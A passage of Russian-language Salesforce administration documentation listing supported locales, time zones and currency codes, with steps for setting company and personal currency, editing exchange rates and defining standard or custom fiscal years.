Испанский (Чили)	es_CL	Чилийское песо: CLP	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Колумбия)	es_CO	Колумбийское песо: COP	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Испанский (Коста-Рика)	es_CR	Костариканский колон: CRC	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Куба)	es_CU	Кубинское песо: CUP	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Доминиканская Республика)	es_DO	Доминиканское песо: DOP	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Эквадор)	es_EC	Доллар США: USD	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Испанский (Сальвадор)	es_SV	Сальвадорский колон: SVC	02-28-2008 04:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Гватемала)	es_GT	Кетсаль Гватемалы: GTQ	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Гондурас)	es_HN	Лемпира Гондураса: HNL	02-28-2008 04:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Мексика)	es_MX	Мексиканское песо: MXN	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Испанский (Никарагуа)	es_NI	Кордоба Никарагуа: NIO	02-28-2008 04:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Панама)	es_PA	Панамский бальбоа: PAB	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Парагвай)	es_PY	Парагвайский гуарани: PYG	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Перу)	es_PE	Новый соль Перу: PEN	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Испанский (Пуэрто-Рико)	es_PR	Доллар США: USD	02-28-2008 04:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Испания, евро)	es_ES_EURO	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Испания)	es_ES	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (США)	es_US	Доллар США: USD	2/28/2008 4:30 PM	6:00 a.m.	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Испанский (Уругвай)	es_UY	Уругвайский новый песо: UYU	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Венесуэла)	es_VE	Венесуэльский боливар фуэртэ: VEF	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Шведский (Швеция)	sv_SE	Шведская крона: SEK	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Тагальский (Филиппины)	tl_PH	Филиппинское песо: PHP	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Таджикский (Таджикистан)	tg_TJ	Таджикский сомони: TJS	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Тамильский (Индия)	ta_IN	Индийская рупия: INR	2-28-2008 04:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Тамильский (Шри-Ланка)	ta_LK	Рупия Шри-Ланки: LKR	2-28-2008 04:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Тайский (Таиланд)	th_TH	Тайский бат: THB	28/2/2551, 16:30 ч.	6:00 ч.	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Тигринья (Эфиопия)	ti_ET	Эфиопский быр: ETB	28/02/2008 4:30 PM	6:00	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Турецкий (Турция)	tr_TR	Турецкая лира (новая): TRY	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Украинский (Украина)	uk_UA	Украинская гривна: UAH	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Урду (Пакистан)	ur_PK	Пакистанская рупия: PKR	28/2/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Узбекский (LATN, UZ)	uz_LATN_UZ	Узбекский сум: UZS	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Вьетнамский (Вьетнам)	vi_VN	Вьетнамский донг: VND	16:30 28/02/2008	6:00 AM	1.234,56	Фамилия Имя	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Уэльский (Великобритания)	cy_GB	Британский фунт стерлингов: GBP	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Йоруба (Бенин)	yo_BJ	Франк КФА (BCEAO): XOF	28/02/2008 4:30 PM	6:00 Àár	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
							Страна

СМ. ТАКЖЕ:

Выбор языка, региона и валюты

Поддерживаемые часовые пояса

Список поддерживаемых часовых поясов и кодов Salesforce доступен на странице личных параметров.

1. В разделе личных параметров войдите в раздел *«Часовой пояс»* в поле «Быстрый поиск», затем выберите **«Язык и часовой пояс»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**. Затем нажмите кнопку **«Правка»**.
2. Чтобы просмотреть список поддерживаемых часовых поясов, воспользуйтесь раскрывающимся списком «Часовой пояс».

Ниже перечислены часовые пояса и коды, поддерживаемые системой Salesforce.

Код часового пояса	Имя часового пояса
GMT+14:00	Острова Лайн Время (Тихий океан/Киритимати)
GMT+13:00	Время Финисовых островов (Тихий океан/Эндербери)
GMT+13:00	Тонга (Тихий океан/Тонгатапу)
GMT+12:45	Стандартное время острова Чатем (Тихий океан/Чатем)
GMT+12:00	Стандартное время Новой Зеландии (Тихий океан/Окленд)
GMT+12:00	Фиджи (Тихий океан/Фиджи)
GMT+12:00	Петропавловск-Камчатский (Азия/Камчатка)
GMT+11:30	Норфолк (Тихий океан/Норфолк)
GMT+11:00	Летнее время острова Лорд-Хау (Австралия/Лорд-Хау)
GMT+11:00	Соломоновы острова (Тихий океан/Гуадалканал)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- Просмотр настройки и конфигурации

Для изменения сведений о компании:

- Настройка приложения

Доступные параметры настройки определяются используемой версией Salesforce.

Код часового пояса	Имя часового пояса
GMT+10:30	Австралийское центральное стандартное время (Австралия/Аделаида)
GMT+10:00	Австралийское стандартное восточное время (Новый Южный Уэльс) (Австралия/Сидней)
GMT+10:00	Австралийское восточное стандартное время (Квинсленд) (Австралия/Брисбен)
GMT+09:30	Австралийское центральное стандартное время (Северные территории) (Австралия/Дарвин)
GMT+09:00	Стандартное время Кореи (Азия/Сеул)
GMT+09:00	Стандартное время Японии (Азия/Токио)
GMT+08:00	Гонконг (Азия/Гонконг)
GMT+08:00	Малайзия (Азия/Куала-Лумпур)
GMT+08:00	Филиппины (Азия/Манила)
GMT+08:00	Стандартное время Китая (Азия/Шанхай)
GMT+08:00	Сингапур (Азия/Сингапур)
GMT+08:00	Стандартное время Китая (Азия/Тайбэй)
GMT+08:00	Австралийское западное стандартное время (Австралия/Перт)
GMT+07:00	Индокитай (Азия/Бангкок)
GMT+07:00	Индокитай (Азия/Хошимин)
GMT+07:00	Западное индонезийское время (Азия/Джакарта)
GMT+06:30	Мьянма (Азия/Рангун)
GMT+06:00	Бангладеш (Азия/Дакка)
GMT+05:45	Непал (Азия/Катманду)
GMT+05:30	Стандартное время Индии (Азия/Коломбо)
GMT+05:30	Стандартное время Индии (Азия/Колката)
GMT+05:00	Пакистан (Азия/Карачи)
GMT+05:00	Узбекистан (Азия/Ташкент)
GMT+05:00	Екатеринбург (Азия/Екатеринбург)
GMT+04:30	Афганистан (Азия/Кабул)
GMT+04:00	Азербайджанское летнее время (Азия/Баку)
GMT+04:00	Стандартное время Персидского залива (Азия/Дубай)

Код часового пояса	Имя часового пояса
GMT+04:00	Грузия (Азия/Тбилиси)
GMT+04:00	Армения (Азия/Ереван)
GMT+03:30	Летнее время Ирана (Азия/Тегеран)
GMT+03:00	Восточная Африка (Африка/Найроби)
GMT+03:00	Стандартное время полуострова Аравия (Азия/Багдад)
GMT+03:00	Стандартное время полуострова Аравия (Азия/Кувейт)
GMT+03:00	Стандартное время полуострова Аравия (Азия/Эр-Рияд)
GMT+03:00	Московское стандартное время (Европа/Минск)
GMT+03:00	Московское стандартное время (Европа/Москва)
GMT+03:00	Восточно-европейское летнее время (Африка/Каир)
GMT+03:00	Восточно-европейское летнее время (Азия/Бейрут)
GMT+03:00	Летнее время Израиля (Азия/Иерусалим)
GMT+03:00	Восточно-европейское летнее время (Европа/Афины)
GMT+03:00	Восточно-европейское летнее время (Европа/Бухарест)
GMT+03:00	Восточно-европейское летнее время (Европа/Хельсинки)
GMT+03:00	Восточно-европейское летнее время (Европа/Стамбул)
GMT+02:00	Стандартное время ЮАР (Африка/Йоханнесбург)
GMT+02:00	Центрально-европейское летнее время (Европа/Амстердам)
GMT+02:00	Центрально-европейское летнее время (Европа/Берлин)
GMT+02:00	Центрально-европейское летнее время (Европа/Брюссель)
GMT+02:00	Центрально-европейское летнее время (Европа/Париж)
GMT+02:00	Центрально-европейское летнее время (Европа/Прага)
GMT+02:00	Центрально-европейское летнее время (Европа/Рим)
GMT+01:00	Западно-европейское летнее время (Европа/Лиссабон)
GMT+01:00	Центрально-европейское время (Африка/Алжир)
GMT+01:00	Британское летнее время (Европа/Лондон)
GMT–01:00	Кабо-Верде (Атлантический океан/Кабо-Верде)
GMT+00:00	Западно-европейское время (Африка/Касабланка)
GMT+00:00	Ирландское летнее время (Европа/Дублин)
GMT+00:00	Гринвич (GMT)

Код часового пояса	Имя часового пояса
GMT–00:00	Восточная Гренландия, летнее время (Америка/Скорсбизунд)
GMT–00:00	Азорские острова, летнее время (Атлантический океан/Азорские острова)
GMT–02:00	Стандартное время острова Южная Георгия (Атлантический океан/Южная Георгия)
GMT–02:30	Летнее время острова Ньюфаундленд (Америка/Сент-Джонс)
GMT–03:00	Летнее время Бразилии (Америка/Сан-Паулу)
GMT–03:00	Аргентина (Америка/Аргентина/Буэнос-Айрес)
GMT–03:00	Летнее время Чили (Америка/Сантьяго)
GMT–03:00	Атлантическое летнее время (Америка/Галифакс)
GMT–04:00	Атлантическое стандартное время (Америка/Пуэрто-Рико)
GMT–04:00	Атлантическое летнее время (Атлантический океан/Бермуды)
GMT–04:30	Венесуэла (Америка/Каракас)
GMT–04:00	Восточное дневное время (Америка/Индиана/Индианаполис)
GMT–04:00	Восточное летнее время (Америка/Нью-Йорк)
GMT–05:00	Колумбия (Америка/Богота)
GMT–05:00	Перу (Америка/Лима)
GMT–05:00	Восточное стандартное время (Америка/Панама)
GMT–05:00	Центральное летнее время (Америка/Мехико)
GMT–05:00	Центральное летнее время (Америка/Чикаго)
GMT–06:00	Центральное стандартное время (Америка/Сальвадор)
GMT–06:00	Горное летнее время (Америка/Денвер)
GMT–06:00	Горное стандартное время (Америка/Мазатлан)
GMT–07:00	Горное стандартное время (Америка/Феникс)
GMT–07:00	Тихоокеанское летнее время (Америка/Лос-Анджелес)
GMT–07:00	Тихоокеанское летнее время (Америка/Тихуана)
GMT–08:00	Стандартное время Питкерн (Тихий океан/Питкерн)
GMT–08:00	Летнее время Аляски (Америка/Анкоридж)

Код часового пояса	Имя часового пояса
GMT–09:00	Гамбир (Тихий океан/Гамбир)
GMT–9:00	Гавайско-алеутское стандартное время (Америка/Адак)
GMT–09:30	Маркизы (Тихий океан/Маркизы)
GMT–10:00	Гавайско-алеутское стандартное время (Тихий океан/Гонолулу)
GMT–11:00	Остров Ниуэ (Тихий океан/Ниуэ)
GMT–11:00	Стандартное время Самоа (Тихий океан/Паго-Паго)

СМ. ТАКЖЕ:

Выбор языка, региона и валюты

Установка личной валюты или валюты организации

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию для вашей организации. Организации, в которых используется несколько валют, не имеют валюты по умолчанию. Вместо этого измените вашу корпоративную или личную валюту.

Установка локальных параметров валюты

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию.

Установка корпоративной валюты

В организациях с множеством валют установите корпоративную валюту в значение, соответствующее валюте, в которой главный офис предоставляет отчетность о выручке. Все курсы обмена основываются на валюте компании.

Установка личной валюты

В организациях, в которых используется несколько валют, пользователи могут настроить собственную валюту, отличную от корпоративной.

СМ. ТАКЖЕ:

Выбор языка, региона и валюты

Изменение курсов обмена

Поддерживаемые валюты

Поддерживаемые регионы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- Просмотр настройки и конфигурации

Для изменения валют:

- Настройка приложения

Установка локальных параметров валюты

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию.

1. Настройка поиска сведений о компании.
2. Нажмите кнопку **«Правка»** на странице «Сведения о компании».
3. Выберите локальные настройки из раскрывающегося списка.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

Установка корпоративной валюты

В организациях с множеством валют установите корпоративную валюту в значение, соответствующее валюте, в которой главный офис предоставляет отчетность о выручке. Все курсы обмена основываются на валюте компании.

Когда Служба поддержки включает использование нескольких валют, корпоративная валюта устанавливается в значение, указанное на Информационной странице компании в разделе «Настройка». Вы можете изменить корпоративную валюту.

1. Настройка поиска для управления валютами.
2. На странице «Валюта» щелкните элемент **«Изменить корпоративную»**.
3. Выберите валюту из раскрывающегося списка «Новая корпоративная валюта».
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

Установка личной валюты

В организациях, в которых используется несколько валют, пользователи могут настроить собственную валюту, отличную от корпоративной.

1. В разделе личных параметров войдите в раздел *«Часовой пояс»* в поле «Быстрый поиск», затем выберите **«Язык и часовой пояс»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Выберите валюту в раскрывающемся списке «Валюта».
3. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- Просмотр настройки и конфигурации

Для изменения сведений о компании:

- Настройка приложения

Доступные параметры настройки определяются используемой версией Salesforce.

Изменение курсов обмена

Изменение фиксированных курсов обмена позволяет управлять курсами обмена между активными или неактивными валютами и валютой компании. Данные курсы обмена являются статическими и применяются ко всем полям валюты, используемым в организации. Кроме данных курсов обмена, некоторые организации могут использовать датированные курсы обмена для возможностей и продуктов возможностей.

1. Настройка поиска для управления валютами.
2. Если включена функция расширенного управления валютами, щелкните **«Управление валютами»**.
3. Щелкните **«Редактировать курсы»** в списке «Активные валюты» или «Неактивные валюты».
4. Введите курс обмена между каждой валютой и валютой компании.
5. Нажмите кнопку **«Сохранить»**.

При изменении курсов обмена обновление сумм в валюте выполняется посредством новых курсов. Предыдущие курсы обмена не сохраняются. Обновление возможностей, прогнозов и других стоимостей выполняется посредством текущего курса обмена.

Если организация использует функцию расширенного управления валютами, то пользователи могут также управлять датированными курсами обмена для полей валюты в возможностях и продуктах возможностей.

Прим.:

- Увеличение или снижение дохода на основе колебания курсов валют недоступно для отслеживания.
- Изменение курса обмена валют инициирует пакетный пересчет полей сводного резюмирования. Этот перерасчет может занять до 30 минут, в зависимости от количества измененных записей.
- Курс обмена валют можно также изменить с использованием API. Однако, если выполняется другой пакетный перерасчет поля сводного резюмирования для этой же валюты, срок выполнения этого задания повлияет на выполнение запущенного вами задания. Если запросить изменение курса обмена через API во время выполнения схожего задания, происходит следующее.
  - Если другое задание перерасчета этого поля курса обмена запущено менее 24 часов назад, новое изменение курса обмена не сохраняется. Можно повторить попытку позже или изменить курс обмена через «Управление валютами» в меню «Настройка». При выполнении изменения через меню «Настройка» будет остановлено предыдущее задание и запущен новый перерасчет.
  - Если другое задание перерасчета запущено более чем 24 часа назад, можно сохранить изменение курса обмена валют, после чего будет запущено новое задание.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

Проверить состояние задания перерасчета можно на странице «Фоновые задания» в меню «Настройка».

СМ. ТАКЖЕ:

- Установка личной валюты или валюты организации
- Общие сведения о функции расширенного управления валютами
- Управление мультивалютой
- Активация и отключение валюты

Поддерживаемые валюты

Ниже перечислены валюты, поддерживаемые системой Salesforce.

Имя валюты	Код валюты
Дирхам ОАЭ	AED
Афгани, Афганистан (новый)	AFN
Албанский лек	ALL
Армянский драм	AMD
Гульден Антильских островов	ANG
Ангольская кванза	AOA
Аргентинский песо	ARS
Австралийский доллар	AUD
Арубский флорин	AWG
Новый азербайджанский манат	AZN
Конвертируемые марки	BAM
Барбадосский доллар	BBD
Бангладешский така	BDT
Болгарский лев	BGN
Бахрейнский динар	BHD
Бурундийский франк	BIF
Бермудский доллар	BMD
Брунейский доллар	BND
Боливийский боливиано	BOB
Боливийский Мвдол	BOV
Бразильский крузейру (старый)	BRB

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- Просмотр настройки и конфигурации

Для изменения сведений о компании:

- Настройка приложения

Доступные параметры настройки определяются используемой версией Salesforce.

Имя валюты	Код валюты
Бразильский реал	BRL
Багамский доллар	BSD
Нгултрум Бутана	BTN
Ботсванский пула	BWP
Белорусский рубль	BYR
Доллар Белиза	BZD
Канадский доллар	CAD
Конголезский франк	CDF
Швейцарский франк	CHF
Чилийская денежная единица	CLF
Чилийское песо	CLP
Китайский юань	CNY
Колумбийское песо	COP
Костариканский колон	CRC
Кубинское песо	CUP
Эскудо Кабо-Верде	CVE
Чешская крона	CZK
Джибутийский франк	DJF
Датская крона	DKK
Доминиканское песо	DOP
Алжирский динар	DZD
Эстонская крона	EEK
Египетский фунт	EGP
Накфа Эритреи	ERN
Эфиопский быр	ETB
Евро	EUR
Фиджийский доллар	FJD
Фунт Фолклендских островов	FKP
Британский фунт стерлингов	GBP
Грузинский лари	GEL

Имя валюты	Код валюты
Ганский седи	GHS
Гибралтарский фунт стерлингов	GIP
Даласи Гамбии	GMD
Гвинейский франк	GNF
Кетсаль Гватемалы	GTQ
Гайанский доллар	GYD
Гонконгский доллар	HKD
Лемпира Гондураса	HNL
Хорватская куна	HRK
Гурд Гаити	HTG
Венгерский форинт	HUF
Индонезийская рупия	IDR
Израильский шекель	ILS
Индийская рупия	INR
Иракский динар	IQD
Иранский риал	IRR
Исландская крона	ISK
Ямайский доллар	JMD
Иорданский динар	JOD
Японская йена	JPY
Кенийский шиллинг	KES
Киргизский сом	KGS
Камбоджийский риель	KHR
Франк Коморских островов	KMF
Северокорейская вона	KPW
Корейская вона	KRW
Кувейтский динар	KWD
Доллар Каймановых островов	KYD
Казахстанский тенге	KZT
Лаосский кип	LAK

Имя валюты	Код валюты
Ливанский фунт	LBP
Рупия Шри-Ланки	LKR
Либерийский доллар	LRD
Лоти Лесото	LSL
Ливийский динар	LYD
Марокканский дирхам	MAD
Молдавский лей	MDL
Малагасийский ариари	MGA
Македонский динар	MKD
Кьят Мьянмы	MMK
Монгольский тугрик	MNT
Патака Макао	MOP
Мавританская угилья	MRO
Маврикийская рупия	MUR
Мальдивская руфия	MVR
Малавийская квача	MWK
Мексиканское песо	MXN
Мексиканская денежная единица	MXV
Малайзийский ринггит	MYR
Новый мозамбикский метикал	MZN
Намибийский доллар	NAD
Нигерийская найра	NGN
Кордоба Никарагуа	NIO
Норвежская крона	NOK
Непальская рупия	NPR
Новозеландский доллар	NZD
Оманский риал	OMR
Панамский бальбоа	PAB
Новый соль Перу	PEN
Кина Папуа-Новой Гвинеи	PGK

Имя валюты	Код валюты
Филиппинское песо	PHP
Пакистанская рупия	PKR
Польский злотый	PLN
Парагвайский гуарани	PYG
Катарский риал	QAR
Румынский лей (новый)	RON
Сербский динар	RSD
Российский рубль	RUB
Руандийский франк	RWF
Саудовский риал	SAR
Доллар Соломоновых островов	SBD
Сейшельская рупия	SCR
Суданский фунт	SDG
Шведская крона	SEK
Сингапурский доллар	SGD
Фунт о-ва Св. Елены	SHP
Леоне Сьерра-Леоне	SLL
Сомалийский шиллинг	SOS
Суринамский доллар	SRD
Южносуданский фунт	SSP
Добра Сан-Томе	STD
Сирийский фунт	SYP
Лилангени Свазиленда	SZL
Тайский бат	THB
Таджикский сомони	TJS
Туркменский манат (новый)	TMT
Тунисский динар	TND
Паанга Тонга	TOP
Турецкая лира (новая)	TRY
Доллар Тринидад и Тобаго	TTD

Имя валюты	Код валюты
Тайваньский доллар	TWD
Танзанийский шиллинг	TZS
Украинская гривна	UAH
Угандийский шиллинг	UGX
Доллар США	USD
Уругвайский новый песо	UYU
Узбекский сум	UZS
Венесуэльский боливар фуэртэ	VEF
Вьетнамский донг	VND
Вату Вануату	VUV
Тала Самоа	WST
Франк КФА (BEAC)	XAF
Восточно-карибский доллар	XCD
Франк КФА (BCEAO)	XOF
Франк тихоокеанских территорий Франции	XPF
Йеменский риал	YER
Ранд Южно-Африканской республики	ZAR
Замбийская квача (новая)	ZMK
Доллар Зимбабве	ZWL

СМ. ТАКЖЕ:

Установка личной валюты или валюты организации

Определение финансового года

Укажите финансовый год, который подходит под ваши бизнес-потребности.

Если финансовый год повторяет структуру григорианского календаря, но начинается не в январе, то финансовый год может быть задан путем определения стандартного финансового года, начинающегося с другого месяца. Если финансовый год повторяет другую структуру, отличную от григорианского календаря, то настраиваемый финансовый год может быть определен в соответствии с текущими бизнес-требованиями.

Независимо от использования стандартного или настраиваемого финансового года, организации могут быть заданы отдельные финансовые года. Данные определения финансового года позволяют использовать финансовые периоды во всех областях системы Salesforce, включая отчеты, возможности и прогнозы.

Совет: Рекомендуем обновлять расписания продукта при создании или изменении настраиваемого финансового года.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или редактирования финансового года:

- Настройка приложения

Для просмотра финансового года:

- Просмотр настройки и конфигурации

Стандартные финансовые года

Стандартные финансовые года — это периоды, повторяющие структуру григорианского календаря, но начинающиеся в первый день любого месяца года.

Настраиваемые финансовые года

Система Salesforce позволяет использовать настраиваемые финансовые года для определения настраиваемых финансовых периодов компаний, которые разбивают финансовые года, кварталы и недели в соответствии с собственными требованиями финансового планирования. Например, 13-недельный квартал, состоящий из трех периодов (4-4-5 недель), может использоваться вместо календарных месяцев.

При использовании обычной структуры финансового года (например, 4-4-5 или 13 недель) финансовый год определяется путем выбора даты начала и шаблона. Если нужная структура финансового года отсутствует в шаблонах, шаблон можно изменить в соответствии с бизнес-потребностями. Например, при использовании трех финансовых кварталов года (триместров) вместо четырех кварталы могут быть удалены или изменены в соответствии с текущими бизнес-требованиями.

Наименование настраиваемых финансовых периодов может выполняться на основе принятых стандартов. Например, финансовому периоду может быть назначено имя «П2» или «Февраль».

Финансовые года могут изменяться при каждом изменении их определения. Например, чтобы синхронизировать настраиваемый финансовый год со стандартным календарем в високосном году, добавьте дополнительную неделю. Изменения, внесенные в структуру финансового года, вступают в силу после сохранения. При использовании прогнозирования система Salesforce повторно вычисляет прогнозы во время сохранения изменений для финансового года.

Рекомендации по активации настраиваемых финансовых лет

Прежде чем активировать настраиваемые финансовые года, просмотрите ключевые моменты ниже.

- Включение настраиваемых финансовых лет является необратимым. Однако если потребуется вернуться к стандартному финансовому году, пользователь может определить настраиваемые финансовые года, повторяющие структуру григорианского календаря, как стандартные финансовые года Salesforce.
- Определения финансового года не создаются автоматически. Определите настраиваемый финансовый год для каждого года проведения бизнес-деятельности.

- Включение или определение настраиваемых финансовых лет влияет на прогнозы, отчеты и планы продаж.
  - После включения настраиваемых финансовых лет, когда пользователь определит первый настраиваемый финансовый год, все существующие прогнозы, журнал прогноза и поправки прогноза от начального периода этого года и далее будут удалены. Прогнозы для периодов, предшествующих первому настраиваемому финансовому году, будут сохранены и доступны в обычном порядке.
  - В последующем при определении нового финансового года любые существующие прогнозы, журнал прогноза, поправки прогноза и планы продаж, относящиеся к соответствующему стандартному финансовому году, будут удалены.
  - При использовании настраиваемых прогнозов отчеты по прогнозам для периода, следующего за последним определенным финансовым годом, могут быть объединены только по дате, но не по периоду.
  - В настраиваемых прогнозах, чтобы использовать только самые последние стоимости, рекомендуем запускать отчет по прогнозам после просмотра прогноза для периода, добавленного в отчет. При использовании совместных прогнозов отсутствует необходимость в просмотре прогноза до запуска отчетов.
- Столбцы финансовых периодов будут недоступны в отчетах по потенциальным клиентам, потенциальным сделкам с продуктами или потенциальным сделкам с расписаниями.
- Списковые представления возможностей не будут содержать столбцы финансовых периодов.
